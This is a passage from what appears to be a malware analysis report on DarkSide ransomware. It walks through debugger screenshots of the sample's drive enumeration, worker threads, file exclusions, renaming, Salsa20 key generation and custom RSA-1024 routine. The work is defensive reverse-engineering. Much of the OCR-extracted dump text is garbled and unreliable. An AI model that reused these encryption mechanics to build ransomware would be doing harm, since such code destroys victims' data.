dword ptr	004077CA 004077CC 004077D1 004077D3 004077D5 004077D7 004077D7 004077DC 004077DC 004077DC ((004077CC (darks	6A 03 6A 00 6A 03 68 00 56 FF 15	00 00 80 20 07 42	00	push 0 push 80 push 3 push 3 push 3 push 80000000 push 80000000 push esi call dword p		reateFilew>]			esi:L"	v D 123	efault (stdcall) : [esp] 0019 : [esp+4] 80 : [esp+8] 00	d 0020 x875W_C3 0 x875W_C0 0 x875W_P 1 FCBC L"\\\\ 00000000 00000003		000	😫 🗌 Unlock
.text:0040	77DD darkside.ex	e:\$77DD #	GBDD								4 5	: [esp+C] 00 : [esp+10] 0	0000000			
Dump 1	Ump 2	Dump 3	🚛 Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	Struct		0019FBFC 0019FC	000	//?	\d7e	47829-0000-0	0000-0000-	b0e2	213000000}"
Address H	lex				ASCII			^	0019FC04 000000 0019FC08 000000							
	C 00 SC 00 3F 00 D 00 65 00 7B 00 8 00 32 00 39 00		00 65 00			.4.7.			0019FC02 000000 0019FC10 000000 0019FC14 000000	003						

DeviceIoControl is utilized to get information about the type, size, and nature of a disk partition (0x70048 = IOCTL_DISK_GET_PARTITION_INFO_EX):

<pre></pre>	<pre>push 0 lea eax, dword ptr ss:[ebp-10] push eax push eax push 0 lea eax, dword ptr ss:[ebp-328] push eax push 0 push 70045 call dword ptr ss:[ebp-C] call dword ptr ds:[call dword ptr ds:[call dword ptr ds:]</pre>	x87Tw_4 3 (Empty) x87Tw_5 3 (Empty) x87Tw_4 3 (Empty) x87Tw_5 3 (Empty) x87Tw_4 3 (Empty) x87Tw_5 3 (Empty) x87Tw_6 3 (Empty) x87Tw_5 3 (Empty) x87Tw_8 6 (Empty) x87Tw_5 3 (Empty) x87Stausword 0020 x87Sw_5 0 x87Sw_5 0 x87Sw_5 0 x87Sw_5 0 x87Sw_5 0 x87Sw_5 0 x87Sw_5 0 x87Sw_9 1 x87Sw_0 0 x87Sw_5 0 x87Sw_9 1 x87Sw_0 0 x87Sw_5 0 x87Sw_9 1 x87Sw_0 0 x87Sw_5 0 x87Sw_6 0 x87Sw_6 0 x87Sw_5 0 x87Sw_6
Dump 1 Dump 2 Dump 3 Dump 4	Dump 5 🐨 Watch 1 🖾 Locals 🖉 Struct 🔟 00	019F8F8 00000324 019F8FC 00070048
Address Hex		019FC00 00000000 019FC04 00000000
0019FCBC 5C 00 5C 00 3F 00 5C 00 56 00 6F 00 6C	00 75 00 N. \. 7. \. V. 0. I. U.	019FC08 0019FC2C
0019FCCC 6D 00 65 00 78 00 64 00 37 00 65 00 34 0019FCDC 38 00 32 00 39 00 2D 00 30 00 30 00 30	0 20 00 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0	019FC0C 00000090
	00.00 - 0.0 0 - 0.0	019FC10 0019FF44 019FC14 00000000

Figure 108

A new thread is created by the file using CreateThread:

ddress Hex	ene bump z ene t		ASCII	S	^	0019F998 0040755 0019F99C 0019F98		1de.00407558
Dump 1	ere cump z ere s							
	Dump 2	Dump 3 👹 Dump 4	📖 Dump 5 🛛 💮 Watch 1	Ix=I Locals 🖉 Struc	t	0019F990 0000000 0019F994 0000000	0	
	004075A7 004075A9 004075A9 004075A0 004075A0 004075A2 00407582 00407582 € 00407585 € 004075865 € 0040720 <darksi< th=""><th></th><th>push eax push darksid push 0 push 0</th><th>otr ds:[<&CreateThre</th><th>ad>]</th><th></th><th>></th><th>x875%Lc1 0 x875%Lc3 0 x875%Lc2 0 x875%Lc1 0 x875%Lc3 0 x875%Lc2 0 x875%Lc1 0 x875%Lc3 0 x875%Lc5 0 x875%Lc5 0 x875%Lc9 0 x875%L0 Default (stdcal) ▼ 5 ↓ Unio 11 [esp] 00000000 21 [esp+4] 00000000 23 [esp+4] 00000000 25 [esp+4] 00000000 25 [esp+4] 00000000 26 [esp+4] 00000000 27 [esp+4] 00000000 28 [esp+6] 00407558 darkside.00407558 41 [esp+6] 00407558 darkside.00407558 42 [esp+6] 00407558 darkside.00407558 43 [esp+6] 00407558 darkside.00407558 44 [esp+6] 00407558 darkside.00407558 45 [esp+6] 00407558 darkside.00407558 46 [esp+6] 00407558 darkside.00407558 47 [esp+6] 00407558 darkside.00407558 48 [esp+6] 00407558 darkside.00407558 darkside.0040758 darkside.004</th></darksi<>		push eax push darksid push 0 push 0	otr ds:[<&CreateThre	ad>]		>	x875%Lc1 0 x875%Lc3 0 x875%Lc2 0 x875%Lc1 0 x875%Lc3 0 x875%Lc2 0 x875%Lc1 0 x875%Lc3 0 x875%Lc5 0 x875%Lc5 0 x875%Lc9 0 x875%L0 Default (stdcal) ▼ 5 ↓ Unio 11 [esp] 00000000 21 [esp+4] 00000000 23 [esp+4] 00000000 25 [esp+4] 00000000 25 [esp+4] 00000000 26 [esp+4] 00000000 27 [esp+4] 00000000 28 [esp+6] 00407558 darkside.00407558 41 [esp+6] 00407558 darkside.00407558 42 [esp+6] 00407558 darkside.00407558 43 [esp+6] 00407558 darkside.00407558 44 [esp+6] 00407558 darkside.00407558 45 [esp+6] 00407558 darkside.00407558 46 [esp+6] 00407558 darkside.00407558 47 [esp+6] 00407558 darkside.00407558 48 [esp+6] 00407558 darkside.00407558 darkside.0040758 darkside.004

Figure 109

Thread activity – sub_407558

The only action the thread does is using the GetLogicalDriveStringsW API to retrieve the valid drives on the local machine:


→● 0040756A ● 0040756D	FF 73 08 FF 73 04	<pre>push dword ptr ds:[ebx+8] push dword ptr ds:[ebx+4]</pre>		x875W_SF 0 x875W_P 0 x875W_U 0
EIP 00407570	FF 15 68 07 42 00	<pre>call dword ptr ds:[<&GetLogicalDriveStringsw></pre>] v	Default (stdcall)
dword ptr [00420768 <darksi .text:00407570 darkside.exe</darksi 		gsW>]= <kernel32.getlogicaldrivestringsw></kernel32.getlogicaldrivestringsw>		1: [csp14] 0019F9F8 3: [csp43] 04A0FF94 4: [csp45] 76A78654 kernel32.76A78654 5: [csp10] 0019F9BC
U Dump 1 U Dump 2 U	Dump 3 👯 Dump 4 👯 D		78 00000104 70 00195958	

Figure 110

If a volume doesn't have a drive letter associated with it, then the ransomware does that using the SetVolumeMountPointW API, as highlighted in the following picture:



The malicious process targets the following types of drives – **DRIVE_REMOVABLE** (0x2), **DRIVE_FIXED** (0x3) and **DRIVE_REMOTE** (0x4):



The CreateFileMappingW function is used to create a named file mapping object (name "Local\job0-<Process Id>" means the object is created in the session namespace):

019FDEC 4	C 00 6F 00 6				L.o.c.a.1.			0019FCFC 00008 0019FD00 0019F	000		
Address H					ASCII			0019FCF4 00000 0019FCF8 00000			
Dump 1	Ump 2	Dump 3	Ump 4	Ump 5	👹 Watch 1	[x=] Locals	Struct	0019FCEC FFFFF 0019FCF0 00000	000		
	[0042078C <da 716D darkside</da 			ingW>]= <ker< th=""><th>nel32.Create</th><th>FileMappin</th><th>jw></th><th></th><th></th><th>1: [esp] FFFFFFF 2: [esp+4] 0000000 3: [esp+8] 00000004 4: [esp+C] 00000000 5: [esp+10] 00008000</th><th></th></ker<>	nel32.Create	FileMappin	jw>			1: [esp] FFFFFFF 2: [esp+4] 0000000 3: [esp+8] 00000004 4: [esp+C] 00000000 5: [esp+10] 00008000	
1.	• <		5 OL 07 42 0	10	call dword p	un us: [<ac< th=""><th>caterilena</th><th>thb ruðws1</th><th></th><th>Default (stdcall)</th><th>▼ 5 🗘 Unio</th></ac<>	caterilena	thb ruðws1		Default (stdcall)	▼ 5 🗘 Unio
772	 004071 004071 004071 004071 	69 6A 0 68 6A F	00		push 0 push FFFFFFF call dword p			and notes 1		x875W_SF 0 x875W_P 1	x875W_U 0
	 004071 004071 004071 004071 004071 	60 68 0 65 6A 0			push eax push 8000 push 0 push 4				eax:L"	x87StatusWord 0020 x87SW_B 0 x87SW_C3 0 x87SW_C1 0 x87SW_C0 0	x875W_C2 0 x875W_E5 0

Figure 113

The binary maps a view of the file mapping into the address space of the process by calling the MapViewOfFile routine (0xf001f = **FILE_MAP_ALL_ACCESS**):

	<pre>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>></pre>	6A 00 6A 00 68 1F 53	80 00 00 00 0F 00		ush 8000 Jush 0 Jush 0 Jush F001F Jush ebx					x8 x8		75W_C3 0 >	(87SW_C2 (87SW_ES (87SW_U	0
	00407180 (00420790 <dark 07180 darkside.e</dark 	side.⤅\		1-			apV1ewOfF11e	>]	· · · · · · · · · · · · · · · · · · ·	Defi 1: 2: 3: 4:	ault (stdcall) [esp1 000003 [esp+4] 000F [esp+8] 0000 [esp+C] 0000 [esp+10] 000	001F 0000 0000	*	5 🗘 🗌 Unlock
Dump 1 Address		Dump 3			Watch 1 ASCII	[x=l Locals	Struct	0019FCF0 000003 0019FCF4 000F00 0019FCF8 000000 0019FCFC 000000 0019FD00 000080	1F 00 00					

Figure 114

A named event object called "Local\\job0-<Process Id>-Event" is created by the binary:

Dump 1	np z e e oump.										
Contraction of the second second	mp 2 Dump 3	3 10 Dump 4	Dump 5	Watch 1	[x=] Locals	3 Struct	0019FCF4 0000000 0019FCF8 0000000				
word ptr [004207D text:00407228 dar			= <kernel32.0< th=""><th>reateEventw</th><th>•</th><th></th><th></th><th></th><th><pre>1: [esp] 00000000 2: [esp+4] 00000001 3: [esp+8] 00000000 4: [esp+C] 0019FDAC 5: [esp+10] 0040B2B</pre></th><th>L"Local\\job0-:</th><th>2096-Event" "yPoint></th></kernel32.0<>	reateEventw	•				<pre>1: [esp] 00000000 2: [esp+4] 00000001 3: [esp+8] 00000000 4: [esp+C] 0019FDAC 5: [esp+10] 0040B2B</pre>	L"Local\\job0-:	2096-Event" "yPoint>
		15 D4 07 42 0	0	all dword p	tr ds:[<&C	reateEventW>]		· · · · · · · · · · · · · · · · · · ·	Default (stdcall)	•	5 🛊 🗌 Unio
• 00 • 00	0407224 6A 0407226 6A	00		oush eax oush 0 oush 1 oush 0				eax:L"	x875W_B 0 x875W_C x875W_C1 0 x875W_C x875W_SF 0 x875W_F	0 0 x87SW_ES	

Figure 115

The ransomware launches itself with 3 parameters, and the new process will execute the encryption operations:

	 00407393 00407394 00407394 00407398 00407396 00407396 00407397 00407341 004073A3 004073A5 004073A5 004073A4 	50 80 85 24 FE FF FF 64 00 64 00 64 00 64 01 64 01 64 00 FF 75 FC 64 00	push eax hea eax, dword ptr ss: push eax push 0 push 0 push 4 push 0 push 0 push dword ptr ss:[el push 0	pp-4]		[ebp-4	x87Tw_0.3 (Empty) x87Tw_1.3 (Empty) x87Tw_2.2 (Empty) x87Tw_3.3 (Empty) x87Tw_4.4 (Empty) x87Tw_5.3 (Empty) x87Tw_6.3 (Empty) x87Tw_7.3 (Empty) x87Statusword 0020 x87Sw_20 x87Stw_20 x87Sw_20 x87Stw_20 x87Sw_20 x87Sw_210 x87Sw_20 x87Sw_22 x87Sw_20 x87Sw_22 x87Sw_20
	004073AC 0042071C <darksi 73AC darkside.exe</darksi 	1000 - 1000000	call dword ptr ds:[<4 cernel32.CreateProcessw>	create	Processw>j	>	Default (stdcall) ▼ 5 □ Unloc 1: [csp+4] 020705660 L"C:\\Users\ \Desktop\\ 2: [csp+4] 020705660 L"C:\\Users\ \Desktop\\ 3: [csp+4] 00000000 \Desktop\\ \Desktop\\ 4: [csp+4] 00000000 \Desktop\\ \Desktop\\ 5: [csp+4] 00000000 \Desktop\\ \Desktop\\
027A5670 50 027A5680 68 027A5690 68 027A5690 68 027A5680 77	ex 3 00 3A 00 5C 00 C 00 8 00 74 00 6F 00 8 00 73 00 69 00 5 00 20 00 2D 00 7 00 6F 00 72 00	55 00 73 00 65 00 72 0 00 5C 00 44 00 65 0 70 00 5C 00 64 00 61 0 64 00 65 00 2E 00 65 0 77 00 6F 00 72 00 68 0	0 72 00 k.t.o.p.\.d.a.r. 0 78 00 k.s.i.d.ee.x. 0 20 00 ew.o.r.k. 0 20 00 w.o.r.k.e.r.0.	· · · ·	0015FEC0 0000000 0013FEC0 027A5600 0013FEC1 0000000 0013FEC5 00000000 0013FEC5 00000000 0013FEC5 00000000 0013FEC5 000000004 0013FEC5 00000000 0013FEC5 00000000 0013FEC5 00000000 0013FEC5 00000000 0013FEC5 00019FD18	\Users\	\\Desktop\\darkside.exe -work worker0 job0-2096"

OpenMutexW is utilized to open a named mutex called "Global\\T-job0-<Process Id>" (which doesn't exist at this time) – 0x100000 = **SYNCHRONIZE**:



Figure 117

The event object created earlier is opened by calling the OpenEventW API (0x1f0003 = **EVENT_ALL_ACCESS**), as displayed in figure 118:



Figure 118

The file creates an I/O completion port that isn't associated with a file handle, which will be used by the main thread to send data that will be encrypted to worker threads:



Figure 119

Two different threads that will take care of the files' encryption are created using the CreateThread routine:

312	GA 00 GA 00 GA 00 GA 00 GA 00 FF 15 20 07 42 00 AB FF 45 FC GA 00 GA 00 GA 00 GA 00 GA 00 GA 00 FF 15 20 07 42 00	push 0 push 0 push 0 push darkside.405E7C push 0 call dword ptr ds:[<&CreateThread>] stosd inc dword ptr ss:[ebp-4] push 0 push 0 push 0 push 0 push 0 push 0 stosd inc dword ptr ds:[<&CreateThread>]		× × × × × × × × × × × × × × × × × × ×	: [esp+8] 00405E7C darkside.00405E7C : [esp+C] 00000000
Address Hex	Jump 3 Jump 4 Jump 4 Jump 5 5C 00 43 00 3A 00 5C 00	p 5 😻 Watch 1 [x=]Locals 2 Struct	0019FCD4 00 0019FCD8 00 0019FCDC 00 0019FCE0 00 0019FCE4 00 0019FCE8 00	0000000 0405E7C 0000000 0000000	darkside.00405E7C

The ransom note README<RansomPseudoValue>.TXT is created and populated in every directory the malware encrypts:




Figure 121

The process doesn't encrypt some certain files, as displayed in the next figure:

00406AC9 FF 75 08 00406AC9 S6 56 56 60 00406AC0 FF 15 80 06 42 00 dword ptr [00420680 cdarkside.dwcsicmp>]= <ntd]1.wcs< th=""></ntd]1.wcs<>	push dword ptr ss:[ebp+8] call dword ptr ds:[<dwcs1cmp>] (cmp></dwcs1cmp>	[ebp+8] x875W_SF 0 x875W_P 0 x875W_U 0 > Default (stdcall) ▼ 5 □ Unlod > 1: [esp+4] 02779068 L"autorun.inf" 2: [esp+4] 0019FAA8 L"SWINKE_BACKUP_PARTITION.MA 3: [esp+6] 0019FD08 L"WINKE_BACKUP_PARTITION.MA 4: [esp+6] 00000 L"\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
.text:00406ACD darkside.exe:\$6ACD #5ECD	mp 5 👹 Watch 1 🕅 🕫 🖉 Struct	5: [esp+10] 0019F97C 0019FA3C 02779D68 L"autorun.inf"
Address Hex 02779066 61,00 75 00 74 00 67 00 75 00 66 00 02779076 63,00 66 00 66 00 00 67 00 67 00 66 00 02779076 66 00 66 00 66 00 66 00 66 00 62 00 67 00 75 00 65 00 62 00 62 00 67 00 67 00 67 00 67 00 67 00 67 00 67 00 67 00 67 00 67 00 67 00 73 00 68 00 00 00 00 02779008 65 00 73 00 68 00 67 00 70 00 00 00 00 68 00 70 00	ASCII 2E 00 8.u.t.o.r.u.n 5F 00 1.n.fb.o.o.t. 5F 00 1.f.n.fb.o.o.t. 55 00 1.f.o.n.tb.1. 55 00 0.rb.a.kd. 56 00 0.rb.a.kd. 50 00 1.f.o.d.c 50 00 1.f.o.d.c 74 00 0.r.t.d.rn.t. 74 00 0.r.t.d.rn.t. 74 00 0.r.t.d.s.r 50 00 n.tl.d.r 50 00 n.t.u.s.e.r 50 00 n.t.u.s.e.r 50 00 n.t.u.s.e.r 50 00 n.t.u.s.e.r 50 00 n.t.u.s.e.r	O019FA40 O019FA40 O019FA40 O019FA40 O019FA50 O019FA50 O019FA50 O019FA50 O019FA50 O019FA50 O019FA50 O019FA60 O019FA50 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 O019FA60 INTINE_BACKUP_PARTITION.MARKER" O19FA60 O019FA60 INTINE_BACKUP_PARTITION.MARKER" O19FA61 O019FA61 INTINE_BACKUP_PARTITION.MARKER" O19FA61 O019FA62 INTINE_BACKUP_PARTITION.MARKER" O019FA61 O019FA62 INTINE_BACKUP_PARTITION.MARKER" O019FA61 INTINE_BACKUP_PARTITION.MARKER INTINE_BACKUP_PARTITION.MARKER O019FA61 INTINTININIARIAN

Figure 122

A list of file extensions decrypted at the beginning of the execution is also excluded from the encryption process:

	00406A6A 00406A6B 00406A6B 00406A6B 00406A6C < 0420680 <darks 6C darkside.ex</darks 	side.&wcsic	:mp>]= <ntd< th=""><th>0</th><th>oush ebx oush esi call dword p</th><th>otr ds∶[<mark><&w</mark></th><th>csicmp>]</th><th></th><th>ebx:L" esi:L"</th><th>x875W_SF 0 x875W_P Default (stdcall) 1: [esp] 02779E80 L" 2: [esp+4] 0019F088 L 3: [esp+4] 0019F008 L 4: [esp+c] 02610000 L 5: [esp+10] 0019F97C</th><th>▼ 5 C Unlock</th></ntd<>	0	oush ebx oush esi call dword p	otr ds∶[<mark><&w</mark>	csicmp>]		ebx:L" esi:L"	x875W_SF 0 x875W_P Default (stdcall) 1: [esp] 02779E80 L" 2: [esp+4] 0019F088 L 3: [esp+4] 0019F008 L 4: [esp+c] 02610000 L 5: [esp+10] 0019F97C	▼ 5 C Unlock
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	2 Struct		A3C 02779E	E80 L"386" AD8 L"MARKER"	
02779590 51 02779580 52 02779580 53 02779580 63 02779580 63 02779580 65 02779580 61 02779580 61 02779590 61 02779590 62 02779540 62 0277956 64 0277956 64 02779580 70 02779580 70 02779580 70 02779580 70	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	0 0	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	a.n.1b. b.i.nc.a c.p.1c.a d.e.s.k.t.h e.p.a.c.k. a.g.c.a.b. a.g.c.f.g. a.g.c.f.g. a.g.p.k.g. 1d.r.v. d.r.v. c.oi.c. c.ad.r d.xd.r n.k.m.oc c.s.p.m.ss 5.p.m.ss 5.p.m.ss	a t a b J.r d.f d.f. d.f. d.f. f		Outpering Outperin	A4C 0019F9 A50 068873 A54 0019FA A58 000000 A5C 0019FC A60 0019FC A60 0019FC A60 0019FC A60 0019FC A62 026100 A70 0019FC A77 0009FC A77 0009FC A77 00000 A80 A54753 A84 01D38 A88 A54753	DOD L"\\\?\C:\\" DOD L"\\\?\C:\\" DOD L"STORMELBACKUP_PA DOD C return to O019FCDC Peturn to O019FCDC DCO return to darkside AAL L"SWIMELBACKUP_PA DOD L"\\\?\C:\\" AES AES DOD L"\\\?\C:\\" DOD L"\\\?\C:\\" DOD L"\\\?\C:\\" DOD L"\\\?\C:\\" DOD L"\\\?\C:\\" DOD L"\\\?\C:\\" DOD L"\\\? DOD L" DOD L" D	from 081C7452 .00406DC0 from darkside.0040
	00 6C 00 73 0				n.1.sn.0	o.m.e.		~ <			>

Every targeted file is opened and read using the CreateFileW and ReadFile functions:

 00405166 68 80 00 00 0A 00405168 6A 03 00405160 6A 00 00405167 6A 00 00405171 68 00 00 00 CO 00405171 68 00 00 00 CO 00405175 67 75 08 	push 0 push A000080 push 3 push 0 push 0000000 push c0000000 push dword ptr s:[ebp+8] call dword ptr ds:[c4Createfilew>]	[ebp+8	Advim_d 5 (Empty) Advim_v 5 (Empty) x8755tatusWord 0000 x875W_G0 0 x875W_C2 0 x875W_C1 0 x875W_C2 0 x875W_S5 0 x875W_C 0 x875W_S5 0 x875W_V 0 x875W_
	and double confidences	>	Default (stdcall) 🔻 5 🔹 🗌 Unlock
dword ptr [0042072C <darkside.&createfilew>]=<kernel32.c .text:00406179 darkside.exe:\$6179 #5579</kernel32.c </darkside.&createfilew>			1: [esp] 02776F40 L"\\\?\\C:\\706d7fdb2ede4d8e3 2: [esp+4] C0000000 3: [esp+4] 0000000 4: [esp+5] 00000000 5: [esp+10] 00000003
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	Watch 1 [x=] Locals Struct 0019F44C 00 0019F450 CI		."////?//C://706d7fdb2ede4d8e91//1025//eula.rtf"
Address Hex	ASCII 0019F454 00		
02776F40 5C 00 5C 00 3F 00 5C 00 43 00 3A 00 5C 00 37 00 02776F60 50 00 04 00 37 00 66 00 64 00 57 00 52 00 37 00 65 00 64 00 52 00 32 00 02776F60 65 00 64 00 56 00 37 00 65 00 56	0.6.d.7.f.d.b.2.	0000003 A000080	
Figure 124			
00406220 68 90 00 00 00 00406225 8D 85 64 FF FF FF 00406228 50	push 0 lea eax,dword ptr ss:[ebp-C] push eax push 90 lea eax,dword ptr ss:[ebp-9C] push eax push dword ptr ss:[ebp-6] call dword ptr ds:[cAReadFiles]	[ebp-C	X875tatusWord 0000 X875tatusWord 0000 X875w_B 0 X875w_C3 0 X875w_C2 0 X875w_C1 0 X875w_C0 0 X875w_E5 0 X875w_SF 0 X875w_P 0 X875w_U 0
31P 0040622F FF 15 34 07 42 00	call dword ptr ds:[<&ReadFile>]	~	Default (stdcall) 🔻 5 🗘 🗌 Unlock
		>	1: [esp] 000002E4
dword ptr [00420734 <darkside.dreadfile>]=<kernel32.read .text:0040622F darkside.exe:\$622F #562F</kernel32.read </darkside.dreadfile>	F11e>		<pre>2: [esp+4] 0019F47C 3: [esp+8] 0000090 4: [esp+C] 0019F50C &L"\\\\?\\C:\\706d7fdb2ede4d 5: [esp+10] 0000000</pre>
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	Watch 1 [x=] Locals 2 Struct 0019F454 0 0019F458 0		
Address Hex	ASCTT 0019F45C 00	0000090	
0019F47C C0 F4 19 00 C8 7C E8 76 AC F4 19 00 EF D6 AD 00		019F50C 8	&L"\\\\?\\C:\\706d7fdb2ede4d8e91\\1025\\eula.rtf"
Figure 125	UTSKY Chrome W	1000000	

Figure 125

The file extension is changed to also include <RansomPseudoValue>, as shown below:

O04063DA FF 75 F0 O04063DD FF 75 F4 O04063D0 FF 15 18 07 4	push dword ptr ss: [ebp-10] push dword ptr ss: [ebp-2] 2 00 call dword ptr ds: [<&MoveFileExw>]	ebp-1 ebp-C	Default (stdcall) 🔻 5 👽 🗌 Unlock
dword ptr [00420718 <darkside.&movefileexw .text:004063E0 darkside.exe:\$63E0 #57E0</darkside.&movefileexw]= <kernel32.movefileex₩></kernel32.movefileex₩>		<pre>1: [esp1 02776F40 L"\\\\?\\C:\\706d7fdb2ede4d8e5 2: [esp+4] 0276353 L"\\\?\\C:\\706d7fdb2ede4d8 3: [esp+8] 0000008 4: [esp+C] 0019FD08 5: [esp+C] 0019FD08</pre>
Ump 1 Ump 2 Ump 3 Ump Dump 3	+ ∰ Dump 5 👹 Watch 1 ×= Locals 🎾 Struct 0019F518		\C:\\706d7fdb2ede4d8e91\\1025\\eula.rtf" \C:\\706d7fdb2ede4d8e91\\1025\\eula.rtf.954eb900"

Figure 126

There is a second function call to CreateloCompletionPort that associates the existing I/O completion port with the FileHandle parameter:



Figure 127

The RSA public exponent and the RSA modulus will be used in the encryption process of the Salsa20 matrix, as we'll describe later on:

darkside.00 .text:00406		2A 8D 0 2C 50 4 30 50 8D 4 31 E8 E	3 74 1 ED FF FF		push eax lea eax,dwor push eax lea eax,dwor push eax call darksid	d ptr ds:[e	and the second			>	Default (stdcal) ▼ 5 ℃ Uni 1: [esp] 027AC0A4 2: [esp+4] 00410250 darks1de.00410250 3: [esp+6] 00410200 darks1de.004102D0 4: [esp+c] 0090001F
Address He	Dump 2	Dump 3	Dump 4	Ump 5	🛞 Watch 1	[x=] Locals	Struct	0019F520	00410250 004102D0		.00410250 .004102D0
00410250 01 00410260 01 00410270 00 00410280 00 00410280 00 00410280 00 00410280 00 00410280 00 00410200 FF 00410200 FF 00410200 FF 00410200 F7 00410310 52 00410310 57 0041030 85	00 01 00 0 00 00 00 00 00 00 00 00 00 00 00 0	0 00 00 00 00 0 00 0 00 00 0 00	00 00 00 00 00 00 00<	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	1&U>0(±ÓA wO/*D.ÔC U.Isā1±0Ê tāO.gBeīAĒ. b *ēA w.w.a.L0ā ob@aĒA; U.	% <s.k .;ð∽n å¤Þ .***±] b0 .6.ðw</s.k 		0019F526 0019F52C 0019F530 0019F538 0019F538 0019F538 0019F548 0019F548 0019F548 0019F548 0019F554 0019F554 0019F554 0019F5554	0019F474 06887356 0019F5A0 02763538 02776F40 000002E4 0000000 0019F7D4 00406DFF 0019F5A0 00003459 0000000	L"\\\\?\ L"\\\\?\ return t L"eula.r	<pre>\(C:\/706d7fdb2ede4d8e91\\1025\\eula.rtf.954eb90 \(C:\/706d7fdb2ede4d8e91\\1025\\eula.rtf") co darkside.00406DFF from darkside.004062F0</pre>

The ransomware checks to see if the RDRAND and RDSEED instructions are supported by the processor. If that's the case, it will use one of them to generate 56 random bytes, and 8 NULL bytes are added to the resulting buffer (Salsa20 matrix -> custom Salsa20 implementation). If none of these are supported, the malware uses the rdtsc instruction to generate deterministic timestamps that will provide a 64-byte Salsa20 matrix:




Figure 129

Address				1110												and the second second	ASCII
027AC064	CF	C8	ЗA	B 9	AO	9F	53	EB	84	B 8	FD	73	04	F9	62	41	<pre>ïÈ:'.sē.ýs.ùbA .øñ[.)wâ2¬¼#*.Figure 130</pre>
027AC074	13	F8	F1	5 B	OE	29	80	9D	57	E2	32	AC	BC	23	2A	14	.øñ[.)wâ2-¼#*. Figure 130
027AC084	00	00	00	00	00	00	00	00	32	FD	52	72	EB	47	F5	F6	2ýRrëGõö
027AC094	45	4F	OF	66	F5	FA	17	54	3C	E6	D5	6C	AE	21	34	6C	EO.fõú.T<æÕl©!4l

The thread poses a custom implementation of the RSA-1024 algorithm (it doesn't rely on Windows APIs). Basically, the data d will produce a ciphertext = (d^exponent)%modulus. The raw modulus calculation is performed using addition and subtraction and part of the implementation is presented in the following figures:

.text:00405258	sub 405	258 proc near
.text:00405258	_	eax, [esi]
.text:0040525A		ebx, [esi+4]
.text:0040525D		ecx, [esi+8]
.text:00405260		edx, [esi+0Ch]
.text:00405263		[edi], eax
.text:00405265		[edi+4], ebx
.text:00405268	sbb	[edi+8], ecx
.text:0040526B	sbb	[edi+0Ch], edx
.text:0040526E	mov	eax, [esi+10h]
.text:00405271	mov	ebx, [esi+14h]
.text:00405274	mov	ecx, [esi+18h]
.text:00405277	mov	edx, [esi+1Ch]
.text:0040527A	sbb	[edi+10h], eax
.text:0040527D	sbb	[edi+14h], ebx
.text:00405280	sbb	[edi+18h], ecx
.text:00405283	sbb	[edi+1Ch], edx
.text:00405286	mov	eax, [esi+20h]
.text:00405289	mov	ebx, [esi+24h]
.text:0040528C	mov	ecx, [esi+28h]
.text:0040528F	mov	edx, [esi+2Ch]
.text:00405292	sbb	[edi+20h], eax
	sbb	[edi+24h], ebx
.text:00405298	sbb	[edi+28h], ecx
.text:0040529B	sbb	[edi+2Ch], edx
.text:0040529E	mov	eax, [esi+30h]
.text:004052A1	mov	ebx, [esi+34h]
.text:004052A4		ecx, [esi+38h]
.text:004052A7		edx, [esi+3Ch]
.text:004052AA	sbb	[edi+30h], eax
.text:004052AD	sbb	[edi+34h], ebx
.text:004052B0	sbb	[edi+38h], ecx
.text:004052B3	sbb	[edi+3Ch], edx
.text:004052B6	mov	eax, [esi+40h]
.text:004052B9	mov	ebx, [esi+44h]
.text:004052BC	mov	ecx, [esi+48h]
.text:004052BF	mov	edx, [esi+4Ch]
.text:004052C2	sbb	[edi+40h], eax
.text:004052C5	sbb	[edi+44h], ebx
.text:004052C8 .text:004052CB	sbb	[edi+48h], ecx
.text:004052CB		[edi+4Ch], edx
1. LEXT:004032LE	mov	eax, [esi+50h]

Figure 131

			_	
	.text:00405199	sub_4051	199 proc near	
	.text:00405199	mov	eax, [esi]	
	.text:0040519B	mov	ebx, [esi+4]	
	.text:0040519E	mov	ecx, [esi+8]	
	.text:004051A1	mov	edx, [esi+0Ch]	
	.text:004051A4	adc	[edi], eax	
	.text:004051A6	adc	[edi+4], ebx	
